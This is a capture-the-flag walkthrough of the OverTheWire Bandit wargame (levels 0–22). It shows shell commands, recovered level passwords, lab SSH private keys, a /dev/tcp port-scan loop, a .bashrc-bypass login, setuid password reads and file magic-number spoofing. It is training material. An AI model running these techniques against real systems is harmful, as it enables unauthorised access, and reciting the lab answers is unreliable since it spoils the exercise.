Index

34. [Bandit > Credits]

Bandit 1

```
bandit0@bandit: ~
bandit0@bandit:~$ ls
readme
bandit0@bandit:~$ file readme
readme: ASCII text
bandit0@bandit:~$ cat readme
NH2SXQwcBdpmTEzi3bvBHMM9H66vVXjL
bandit0@bandit:~$
```

```
Bandit1:NH2SXQwcBdpmTEzi3bvBHMM9H66vVXjL
```

Bandit 2

```
bandit1@bandit: ~
bandit1@bandit:~$ ls
-
bandit1@bandit:~$ cat < -
rRGizSaX8Mk1RTb1CNQoXTcYZWU6lgzi
bandit1@bandit:~$ cat ./-
rRGizSaX8Mk1RTb1CNQoXTcYZWU6lgzi
bandit1@bandit:~$
```

```
Bandit2:rRGizSaX8Mk1RTb1CNQoXTcYZWU6lgzi
```

Bandit 3

```
bandit2@bandit: ~
bandit2@bandit:~$ ls
spaces in this filename
bandit2@bandit:~$ file spaces\ in\ this\ filename
spaces in this filename: ASCII text
bandit2@bandit:~$ cat spaces\ in\ this\ filename
aBZ0W5EmUfAf7kHTQeOwd8bauFJ2lAiG
bandit2@bandit:~$
```

```
Bandit3:aBZ0W5EmUfAf7kHTQeOwd8bauFJ2lAiG
```

Bandit 4

```
bandit3@bandit:~$ ls inhere/
bandit3@bandit:~$ ls -la inhere/
total 12
drwxr-xr-x 2 root    root    4096 Feb 21 22:03 .
drwxr-xr-x 3 root    root    4096 Feb 21 22:03 ..
-rw-r----- 1 bandit4 bandit3   33 Feb 21 22:03 .hidden
bandit3@bandit:~$ cat inhere/.hidden
2EW7BBsr6aMMoJ2HjW067dm8EgX26xNe
bandit3@bandit:~$
```

```
Bandit4:2EW7BBsr6aMMoJ2HjW067dm8EgX26xNe
```

Bandit 5

```
bandit4@bandit:~/inhere$ file -- *
-file00: data
-file01: data
-file02: data
-file03: data
-file04: data
-file05: Non-ISO extended-ASCII text, with NEL line terminators
-file06: Non-ISO extended-ASCII text, with no line terminators, with escape sequences
-file07: ASCII text
-file08: data
-file09: data
bandit4@bandit:~/inhere$ cat < -file07
lrIWWI6bB37kxfiCQZqUdOIYfr6eEeqR
bandit4@bandit:~/inhere$
```

```
Bandit5:lrIWWI6bB37kxfiCQZqUdOIYfr6eEeqR
```

Bandit 6

```
bandit5@bandit:~/inhere$ ls
maybehere00  maybehere02  maybehere04  maybehere06  maybehere08  maybehere10  maybehere12  maybehere14  maybehere16  maybehere18
maybehere01  maybehere03  maybehere05  maybehere07  maybehere09  maybehere11  maybehere13  maybehere15  maybehere17  maybehere19
bandit5@bandit:~/inhere$ file $(find ./ -size 1033c ! -executable) | grep -i "ascii" | cut -d : -f1
./maybehere07/.file2
bandit5@bandit:~/inhere$ cat $(!!) | sed 's/ //g'
cat $(file $(find ./ -size 1033c ! -executable) | grep -i "ascii" | cut -d : -f1) | sed 's/ //g'
P4L4vucdmLnm8I7Vl7jG1ApGSfjYKqJU
bandit5@bandit:~/inhere$
```

```
Bandit6:P4L4vucdmLnm8I7Vl7jG1ApGSfjYKqJU
```

Bandit 7

```
bandit6@bandit:~$ ls
bandit6@bandit:~$ find / -size 33c -user bandit7 -group bandit6 2>/dev/null
/var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ cat $(!!)
cat $(find / -size 33c -user bandit7 -group bandit6 2>/dev/null )
z7WtoNQU2XfjmMtWA8u5rN4vzqu4v99S
bandit6@bandit:~$
```

```
Bandit7:z7WtoNQU2XfjmMtWA8u5rN4vzqu4v99S
```

Bandit 8

```
bandit7@bandit:~$ wc -l data.txt
98567 data.txt
bandit7@bandit:~$ cat data.txt | grep "millionth"
millionth       TESKZC0XvTetK0S9xNwm25STk5iWrBvP
bandit7@bandit:~$
```

```
Bandit8:TESKZC0XvTetK0S9xNwm25STk5iWrBvP
```

Bandit 9

```
bandit8@bandit:~$ wc -l data.txt
1001 data.txt
bandit8@bandit:~$ sort data.txt | uniq -u
EN632PlfYiZbn3PhVK3XOGSlNInNE00t
bandit8@bandit:~$
```

```
Bandit9:EN632PlfYiZbn3PhVK3XOGSlNInNE00t
```

Bandit 10

```
bandit9@bandit:~$ ls
data.txt
bandit9@bandit:~$ strings -n 7 data.txt | grep "==" | tail -n1
========== G7w8LIi6J3kTb8A7j9LgrywtEUlyyp6s
bandit9@bandit:~$
```

```
Bandit10:G7w8LIi6J3kTb8A7j9LgrywtEUlyyp6s
```

Bandit 11

```
bandit10@bandit:~$ ls
data.txt
bandit10@bandit:~$ cat data.txt
VGhlIHBhc3N3b3JkIGlzIDZ6UGV6aUxkUjJSS05kTllGTmI2blZDS3pwaGxYSEJNCg==
bandit10@bandit:~$ cat data.txt | base64 -d | awk 'NF {print $NF}'
6zPeziLdR2RKNdNYFNb6nVCKzphlXHBM
bandit10@bandit:~$
```

```
Bandit11:6zPeziLdR2RKNdNYFNb6nVCKzphlXHBM
```

Bandit 12

```
bandit11@bandit:~$ ls
data.txt
bandit11@bandit:~$ cat data.txt
Gur cnffjbeq vf WIAOOSFzMjXXBC0KoSKBbJ8puQm5lIEi
bandit11@bandit:~$ tr 'A-Za-z' 'N-ZA-Mn-za-m' < data.txt
The password is JVNBBFSmZwKKOP0XbFXOoW8chDz5yVRv
bandit11@bandit:~$
```

Also you can implement this Python script to rotate the rot message.

- Python script → https://github.com/iicrazyjr/Rotator

  Bandit12:JVNBBFSmZwKKOP0XbFXOoW8chDz5yVRv

Bandit 13

We are going to work with this hexdump, so I am going to bring the contents of the data.txt file to my main machine.

```
bandit12@bandit:~$ ls
data.txt
bandit12@bandit:~$ file data.txt
data.txt: ASCII text
bandit12@bandit:~$ cat data.txt
00000000: 1f8b 0808 8c3f f563 0203 6461 7461 322e  .....?.c..data2.
00000010: 6269 6e00 0134 02cb fd42 5a68 3931 4159  bin..4...BZh91AY
00000020: 2653 5953 6696 8100 001b 7fff fbdb effb  &SYSf..........
00000030: b41f 6efa a7cb ebee fff3 b7ad 897d f77f  ..n.........}..
00000040: 67bf beff bb6b aaff ff3b ff7b b001 3b5b  g....k...;.{..;[
00000050: 4100 00d0 3101 881a 0d34 01a0 000d 0006  A...1....4......
00000060: 10c4 d006 41b5 1a0d 0064 0340 64c8 3468  ....A....d.@d.4h
00000070: 1934 1a0d 1a68 da26 26d3 50e4 d0d3 40d0  .4...h.&&.P...@.
00000080: d001 a341 b500 0032 320d 0323 47a9 a683  ...A...22..#G...
00000090: 4346 9a00 3d40 36a0 0308 184d 0640 0068  CF..=@6....M.@.h
000000a0: 0c43 466a 0d34 6832 9a68 6430 40d3 4d34  .CFj.4h2.hd0@.M4
000000b0: d0d0 7a80 d0c2 69a3 268d 1a06 81a0 00d0  ..z...i.&.......
000000c0: c83f 5232 3400 c406 8da8 0680 3400 6800  .?R24.......4.h.
000000d0: 001a 0020 2823 e282 2299 1ae9 cfa4 8ea0  ... (#..".......
000000e0: 716d 6e03 9844 dd8b 7260 8c1e e05c d068  qmn..D..r`...\.h
000000f0: 9a86 f4d8 b355 8786 1723 3041 695d f96a  .....U...#0Ai].j
00000100: f8c0 503b 8df1 eac8 138b 82ed 21cb 9611  ..P;........!...
00000110: 6d6a e5c3 c7ca 637c 26d9 ed7e 107a 14a2  mj....c|&..~.z..
00000120: 6c54 8868 511f 481a 6412 bb95 a771 0401  lT.hQ.H.d....q..
00000130: 3ca4 96cf 7e08 0e31 d967 e4c4 4fee 206b  <...~..1.g..O. k
00000140: 8793 ec23 4da7 44ba 3ded 12e2 b947 9288  ...#M.D.=....G..
00000150: 7809 0ca2 6b04 5f0d e0b2 6717 7e87 0628  x...k._...g.~..(
00000160: 11a3 d282 9d61 f0a4 340c af19 d501 4ddd  .....a..4.....M.
00000170: 1a8c c27b 154c 531f 345c b6a2 7298 a20c  ...{.LS.4\..r...
00000180: e02d bb16 9127 5b42 30d6 634c b7cd 54ae  .-...'[B0.cL..T.
00000190: bb26 9494 2a19 33bc b233 0d8c a75a ccf8  .&..*.3..3...Z..
000001a0: 401c d5f4 bd06 7c43 cd73 32d3 84d0 c440  @.....|C.s2....@
000001b0: 004e b2e9 de84 8251 e080 1a1e f506 e546  .N.....Q.......F
000001c0: cf30 31af 361e b04c 8f5a f636 f1e7 4c24  .01.6..L.Z.6..L$
000001d0: e14b 456b 109e 1421 99e5 ead9 3840 038f  .KEk...!....8@..
000001e0: c1d8 c71a 9b5d 5435 afa0 5eca 34ca a83c  .....]T5..^.4..<
000001f0: 309e 6b5d 532f a0af 20e0 bc3f bb03 a680  0.k]S/.. ..?....
00000200: 6616 4b13 9d09 bf8b 3a93 6f16 b48a e6cf  f.K.....:.o.....
00000210: ccb9 084c 8a35 12a7 447d 8224 4491 e534  ...L.5..D}.$D..4
00000220: 0c71 2f36 fda1 8b54 0808 a144 9894 966f  .q/6...T...D...o
```

Since the challenge tells us that this is a multiply compressed file, we're going to loop through it in order to decompress the file all the way to the end.

```
crazy@h4kLap:~/Desktop/overTheWire$ xxd -r data.txt > thekey
crazy@h4kLap:~/Desktop/overTheWire$ cat thekey
□#G◆◆◆CF◆=@6◆□M□@h2◆BZh91AY&SYSf◆◆◆◆◆◆◆□n◆◆◆◆◆◆□}◆ g◆◆◆◆k◆◆◆;◆{◆□;[A◆1□◆□
4h2◆hd0@◆M4◆◆Z◆◆◆i◆&◆□□◆◆◆◆?R24◆□◆◆□◆4h□ (#◆"◆□◆◆qmn□◆D□r`◆□◆\◆h◆◆◆_U◆◆□#0Ai]◆j◆◆P;◆◆◆◆□◆◆◆!·□mj◆◆◆◆c|&◆◆~□z□◆lT◆hQ□H□d□◆◆◆q□□<◆◆◆1◆g◆◆O◆ k◆◆◆#M◆D◆=◆□◆G◆◆
x
◆g□~◆□(□◆≠◆a◆4
                ◆□◆□M◆□◆◆{□LS□4\◆◆r◆◆
◆◆Z◆◆@□◆◆□|C◆s2k◆◆@N◆◆∞◆Q◆□□◆□◆F◆01◆6□◆L◆Z◆6◆◆L$◆KEk□◆□!◆◆◆◆8@□◆◆◆◆□◆]T5◆◆^◆4t<<0◆k]S/◆◆ ◆?◆□◆◆f□K□◆     ◆◆:◆o□◆◆◆◆L◆5□◆D}◆$D◆◆4
◆□N□$□o◆@C◆◆◆4□crazy@h4kLap:~/Desktop/overTheWire$ file thekey                                                    q/6◆◆◆D◆◆◆o◆t!@◆,□◆◆p□□Xuo
thekey: gzip compressed data, was "data2.bin", last modified: Tue Feb 21 22:02:52 2023, max compression, from Unix, original size modulo 2^32 564
crazy@h4kLap:~/Desktop/overTheWire$
```

As we can see, the file type is a compressed file, so we are going to use a simple bash script in which we are going to implement 7z to be able to decompress the file to the end

```
#!/bin/bash

xxd -r $1 > thekey

file=$(7z l thekey | grep -i "name" -A 2 | tail -n1 | awk '$NF {print $NF}')
7z x thekey > /dev/null 2>&1

while true; do
        7z l $file > /dev/null 2>&1

        if [[ "$(echo $?)" == "0" ]]; then
                nextFile=$(7z l $file | grep -i "name" -A 2 | tail -n1 | awk '$NF
{print $NF}')
```

```
                7z x $file > /dev/null 2>&1 && file=$nextFile
        else
                cat $file && rm data* > /dev/null 2>&1
                exit 1
        fi
done
```

As we can see, it give us the password.

```
crazy@h4kLap:~/Desktop/overTheWire$ ls
data  hexdump.txt  script.sh  thekey
crazy@h4kLap:~/Desktop/overTheWire$ ./script.sh hexdump.txt
The password is wbWdlBxEir4CaE8LaPhauuOo6pwRmrDw
crazy@h4kLap:~/Desktop/overTheWire$
```

```
Bandit13:wbWdlBxEir4CaE8LaPhauuOo6pwRmrDw
```

Extra

You can check which type of file is by using "file command".

```
crazy@h4kLap:~/Desktop/overTheWire$ cat test.txt
This is a test of magic files!
crazy@h4kLap:~/Desktop/overTheWire$ file test.txt
test.txt: ASCII text
crazy@h4kLap:~/Desktop/overTheWire$
```

What this command actually does is to look at the magic numbers of a file so that it can interpret the file format you are dealing with.

So, what would happen if we somehow modified these magic numbers to make believe that the file format is really something else?

```
  GNU nano 6.2
%PDF-

This is a test of magic files!
```

Let's check again the type of file.

```
crazy@h4kLap:~/Desktop/overTheWire$ file test.txt
test.txt: PDF document, version \012.T
crazy@h4kLap:~/Desktop/overTheWire$
```

We have managed to make believe that our small txt file is a pdf file.
Let's look at it using a hex editor.

```
crazy@h4kLap:~/Desktop/overTheWire$ xxd test.txt
00000000: 2550 4446 2d0a 0a54 6869 7320 6973 2061  %PDF-..This is a
00000010: 2074 6573 7420 6f66 206d 6167 6963 2066   test of magic f
00000020: 696c 6573 210a                           iles!.
crazy@h4kLap:~/Desktop/overTheWire$
```

Now we can find the magic numbers of a pdf of this version, which are as follows: `25 50 44 46 2D`

We can also modify the magic numbers of a jpg file to "convert" it into a gif file using a hexadecimal editor.

What we will have to do is to replace the magic numbers of a jpg file which are `FF D8 FF E0` by those of a gif which are `47 49 46 38`

It is important to keep the same amount of magic numbers as in the file we are going to modify.

```
crazy@h4kLap:~/Desktop/overTheWire$ xxd cat.jpg | head -n2
00000000: ffd8 ffe0 0010 4a46 4946 0001 0201 0048  ......JFIF.....H
00000010: 0048 0000 ffe1 1049 4578 6966 0000 4d4d  .H.....IExif..MM
crazy@h4kLap:~/Desktop/overTheWire$
```

```
File: cat.jpg                                                                    ASCII Offset: 0x00000000 / 0x0023FC9A (%00)
00000000  47 49 46 38  00 10 4A 46  49 46 00 01  02 01 00 48   GIF8..JFIF.....H
00000010  00 48 00 00  FF E1 10 49  45 78 69 66  00 00 4D 4D   .H.....IExif..MM
00000020  00 2A 00 00  00 08 00 07  01 12 00 03  00 00 00 01   .*..............
00000030  00 01 00 00  01 1A 00 05  00 00 00 01  00 00 00 62   ...............b
00000040  01 1B 00 05  00 00 00 01  00 00 00 6A  01 28 00 03   ...........j.(..
00000050  00 00 00 01  00 02 00 00  01 31 00 02  00 00 00 1B   .........1......
```

```
crazy@h4kLap:~/Desktop/overTheWire$ file cat.jpg
cat.jpg: GIF image data 17994 x 17993
crazy@h4kLap:~/Desktop/overTheWire$
```

You can check magic numbers using this page:
https://en.wikipedia.org/wiki/List_of_file_signatures

Bandit 14

You need to use the private ssh key to access bandit 14 password, so let's use it.

```
bandit13@bandit:~$ ls
sshkey.private
bandit13@bandit:~$ cat sshkey.private
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxkkOE83W2cOT7IWhFc9aPaaQmQDdgzuXCv+ppZHa++buSkN+
gg0tcr7Fw8NLGa5+Uzec2rEg0WmeevB13AIoYp0MZyETq46t+jk9puNwZwIt9XgB
ZufGtZEwWbFWw/vVLNwOXBe4UWStGRWzgPpEeSv5Tb1VjLZIBdGphTIK22Amz6Zb
ThMsiMnyJafEwJ/T8PQO3mySS91vUHEuoOMAzoUID4kN0MEZ3+XahyK0HJVq68KsV
ObefXG1vvA3GAJ29kxJaqvRfgYnqZryWN7w3CHjNU4c/2Jkp+n8L0SnxaNA+WYA7
jiPyTF0is8uzMlYQ4l1Lzh/8/MpvhCQF8r22dwIDAQABAoIBAQC6dWBjhyEOzjeA
J3j/RWmap9M5zfJ/wb2bfidNpwbB8rsJ4sZIDZQ7XuIh4LfygoAQSS+bBw3RXvzE
pvJt3SmU8hIDuLsCjL1VnBY5pY7Bju8g8aR/3FyjyNAqx/TLfzlLYfOu7i9Jet67
xAh0tONG/u8FB5I3LAI2Vp6OviwvdWeC4nOxCthldpuPKNLA8rmMMVRTKQ+7T2VS
nXmwYckKUcUgzoVSpiNZaS0zUDypdpy2+tRH3MQa5kqN1YKjvF8RC47woOYCktsD
o3FFpGNFec9Taa3Msy+DfQQhHKZFKIL3bJDONtmrVvtYK40/yeU4aZ/HA2DQzwhe
ol1AfiEhAoGBAOnVjosBkm7sblK+n4IEwPxs8sOmhPnTDUy5WGrpSCrXOmsVIBUf
laL3ZGLx3xCIwtCnEucB9DvN2HZkupc/h6hTKUYLqXuyLD8njTrbRhLgbC9QrKrS
M1F2fSTxVqPtZDlDMwjNR04xHA/fKh8bXXyTMqOHNJTHHNhbh3McdURjAoGBANkU
1hqfnw7+aXncJ9bjysr1ZWbqOE5Nd8AFgfwaKuGTTVX2NsUQnCMWdOp+wFak40JH
PKWkJNdBG+ex0H9JNQsTK3X5PBMAS8AfX0GrKeuwKWA6erytVTqjOfLYcdp5+z9s
8DtVCxDuVsM+i4X8UqIGOlvGbtKEVokHPFXP1q/dAoGAcHg5YX7WEehCgCYTzpO+
xysX8ScM2qS6xuZ3MqUWAxUWkh7NGZvhe0sGy9iOdANzwKw7mUUFViaCMR/t54W1
GC83sOs3D7n5Mj8x3NdO8xFit7dT9a245TvaoYQ7KgmqpSg/ScKCw4c3eiLava+J
3btnJeSIU+8ZXq9XjPRpKwUCgYA7z6LiOQKxNeXH3qHXcnHok855maUj5fJNpPbY
iDkyZ8ySF8GlcFsky8Yw6fWCqfG3zDrohJ5l9JmEsBh7SadkwsZhvecQcS9t4vby
9/8X4jS0P8ibfcKS4nBP+dT81kkkg5Z5MohXBORA7VWx+ACohcDEkprsQ+w32xeD
qT1EvQKBgQDKm8ws2ByvSUVs9GjTilCajFqLJ0eVYzRPaY6f++Gv/UVfAPV4c+S0
kAWpXbv5tbkkzbS0eaLPTKgLzavXtQoTtKwrjpolHKIHUz6Wu+n4abfAIRFubOdN
/+aLoRQ0yBDRbdXMsZN/jvY44eM+xRLdRVyMmdPtP8belRi2E2aEzA==
-----END RSA PRIVATE KEY-----
bandit13@bandit:~$
```

```
bandit13@bandit:~$ ssh -i sshkey.private bandit14@localhost -p 2220
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit13/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit13/.ssh/known_hosts).
                         _                 _ _ _
                        | |__  __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                       This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

!!! You are trying to log into this SSH server with a password on port 2220 from localhost.
!!! Connecting from localhost is blocked to conserve resources.
!!! Please log out and log in again.
```

Now we are in, so let's check the Bandit 14 password.

```
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
fGrHPx402xGC7U7rXKDaxiWFTOiF0ENq
bandit14@bandit:~$
```

```
Bandit14:fGrHPx402xGC7U7rXKDaxiWFTOiF0ENq
```

More information about this keys in this web:
https://help.ubuntu.com/community/SSH/OpenSSH/Keys

Bandit 15

We can send messages using nc, telnet.

Netcat

```
bandit14@bandit:~$ echo "fGrHPx402xGC7U7rXKDaxiWFTOiF0ENq" | nc localhost 30000
Correct!
jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt

bandit14@bandit:~$
```

Telnet

```
bandit14@bandit:~$ telnet localhost 30000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
fGrHPx402xGC7U7rXKDaxiWFTOiF0ENq
Correct!
jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt

Connection closed by foreign host.
bandit14@bandit:~$
```

```
Bandit15:jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt
```

Bandit 16

We will use this command to connect to a service that implements ssl.

```
bandit15@bandit:~$ openssl s_client -connect localhost:30001
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = localhost
verify error:num=10:certificate has expired
notAfter=Mar 16 08:53:40 2023 GMT
verify return:1
depth=0 CN = localhost
notAfter=Mar 16 08:53:40 2023 GMT
verify return:1
```

Then we submit the bandit 15 pass and we pass this challenge.

```
---
read R BLOCK
jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt
Correct!
JQttfApK4SeyHwDlI9SXGR50qclOAil1

closed
bandit15@bandit:~$
```

```
Bandit16:JQttfApK4SeyHwDlI9SXGR50qclOAil1
```

Bandit 17

We can list open ports by using this oneliner.

```
for i in $(seq 31000 32000); do bash -c "echo '' > /dev/tcp/127.0.0.1/$i"
2>/dev/null && echo "Port $i - open" 2>/dev/null; done
```

```
bandit16@bandit:~$ for i in $(seq 31000 32000); do bash -c "echo '' > /dev/tcp/127.0.0.1/$i" 2>/dev/null && echo "Port $i - open" 2>/dev/null; d
one
Port 31046 - open
Port 31518 - open
Port 31691 - open
Port 31790 - open
Port 31960 - open
bandit16@bandit:~$
```

Or we can just use nmap like this.

```
bandit16@bandit:~$ nmap -p31000-32000 -T5 --open localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-16 18:51 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
31046/tcp open  unknown
31518/tcp open  unknown
31691/tcp open  unknown
31790/tcp open  unknown
31960/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
bandit16@bandit:~$
```

Now let's check which is the correct one by using openssl.

```
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
JQttfApK4SeyHwDlI9SXGR50qclOAil1
Correct!
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvmOkuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SUdyJ
imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87ORiO+rW4LCDCNd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUYbW
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
x0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XFOJuaQIDAQABAoIBABagpxpM1aoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNuDE6SFthOar69jp5RlLwD1NhPx3iBl
J9nOM8OJ0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9qOkwFTEQpjtF4uNtJom+asvlpmS8A
vLY9r60wYSvmZhNqBUrj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhORT
8c8hAuRBb2G82so8vUHk/fur85OEfc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyc9P2jGRNtMSkCgYEAypHd
HCctNi/FwjulhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+X3l5SiWg0A
R57hJglezIiVjv3aGwHwvlZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5HDi
Ttiek7xRVxUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB3OhYimtiG2Cg5JCqIZFHxD6MjEGOiu
L8ktHMPvodBwNsSBULpG0QKBgBAplTfC1HOnWiMGOU3KPwYWt0O6CdTkmJOmL8Ni
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YOdjHdSOoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrttF5NSsJLAbxFpdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl1O4f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9GOtt9JPsX8MBTakzh3
vBgsyi/sN3RqRBcGU40fOoZyfAMT8s1m/uYv52O6IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----

closed
bandit16@bandit:~$
```

We got an private ssh key, so let's use it to login.

```
bandit16@bandit:/tmp/testinglimits$ nano privatekey.key
Unable to create directory /home/bandit16/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

bandit16@bandit:/tmp/testinglimits$ chmod 600 privatekey.key
bandit16@bandit:/tmp/testinglimits$ ssh -i privatekey.key bandit17@localhost -p2220
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit16/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit16/.ssh/known_hosts).
                      _                     _ _ _
                     | |__  __ _ _ __   __| (_) |_
                     | '_ \ / _` | '_ \ / _` | | __|
                     | |_) | (_| | | | | (_| | | |_
                     |_.__/ \__,_|_| |_|\__,_|_|\__|
```

```
Bandit17:VwOSWtCA7lRKkTfbr2IDh6awj9RNZM5e
```

Bandit 18

We just use diff command to solve this.

```
bandit17@bandit:~$ diff passwords.new passwords.old
42c42
< hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg
---
> f9wS9ZUDvZoo3PooHgYuuWdawDFvGld2
bandit17@bandit:~$
```

```
Bandit18:hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg
```

Bandit 19

Let's use this command to bypass .bashrc restriction.

```
crazy@h4kLap:~/Desktop/overTheWire$ sshpass -p "hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg" ssh -t bandit18@bandit.labs.overthewire.org -p 2220 bash --nor
c --noprofile
                      _                     _ _ _
                     | |__  __ _ _ __   __| (_) |_
                     | '_ \ / _` | '_ \ / _` | | __|
                     | |_) | (_| | | | | (_| | | |_
                     |_.__/ \__,_|_| |_|\__,_|_|\__|


                    This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bash-5.1$ whoami
bandit18
bash-5.1$ cat readme
awhqfNnAbc1naukrpqDYcF95h7HoMTrC
bash-5.1$
```

```
sshpass -p "hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg" ssh -t
bandit18@bandit.labs.overthewire.org -p 2220 bash --norc --noprofile
```

You can execute commands after the connection via ssh since .bashrc takes long enough to load for this command to run.

Just like this.

```
crazy@h4kLap:~$ sshpass -p "hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg" ssh -t bandit18@bandit.labs.overthewire.org -p 2220 whoami
                      _                     _ _ _
                     | |__   __ _ _ __   __| (_) |_
                     | '_ \ / _` | '_ \ / _` | | __|
                     | |_) | (_| | | | | (_| | | |_
                     |_.__/ \__,_|_| |_|\__,_|_|\__|


                    This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit18
Connection to bandit.labs.overthewire.org closed.
crazy@h4kLap:~$
```

You can check some options in this thread:
https://serverfault.com/questions/94503/login-without-running-bash-profile-or-bashrc

```
Bandit19:awhqfNnAbc1naukrpqDYcF95h7HoMTrC
```

Bandit 20

The Unix access rights flags setuid and setgid allow users to run an executable with the file system permissions of the executable's owner or group respectively and to change behaviour in directories.

```
bandit19@bandit:~$ cat /etc/bandit_pass/bandit20
cat: /etc/bandit_pass/bandit20: Permission denied
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
VxCazJaVykI6W36BkBU0mJTCM8rR95XT
bandit19@bandit:~$
```

```
Bandit20: VxCazJaVykI6W36BkBU0mJTCM8rR95XT
```

Bandit 21

For this challenge we will use netcat to pass the bandit 20 password to the program that establishes a connection as bandit 21.

```
bandit20@bandit:~$ ./suconnect 3333
```

```
bandit20@bandit:~$ nc -lvnp 3333
Listening on 0.0.0.0 3333
Connection received on 127.0.0.1 39874
```

Now we send the bandit 20 password in the netcat tab and we will get the bandit 21 password.

```
bandit20@bandit:~$ ./suconnect 3333
Read: VxCazJaVykI6W36BkBU0mJTCM8rR95XT
Password matches, sending next password
bandit20@bandit:~$
```

```
bandit20@bandit:~$ nc -lvnp 3333
Listening on 0.0.0.0 3333
Connection received on 127.0.0.1 39874
VxCazJaVykI6W36BkBU0mJTCM8rR95XT
NvEJF7oVjkddltPSrdKEFOllh9V1IBcq
bandit20@bandit:~$
```

```
Bandit21:NvEJF7oVjkddltPSrdKEFOllh9V1IBcq
```

Bandit 22

Let's look at what the cron task is doing.

```
bandit21@bandit:~$ cat /etc/cron.d/cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:~$
```

The cron job is running every minute as user bandit 22 the script located in /usr/bin/cronjob_bandit22.sh

If we look at what the script does we will find the following.

```
bandit21@bandit:~$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:~$
```

Let's see what the temp file contains.

```
bandit21@bandit:~$ cat /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
WdDozAdTM2z9DiFEQ2mGlwngMfj4EZff
bandit21@bandit:~$
```

```
Bandit22:WdDozAdTM2z9DiFEQ2mGlwngMfj4EZff
```

Bandit 23

```
bandit22@bandit:~$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
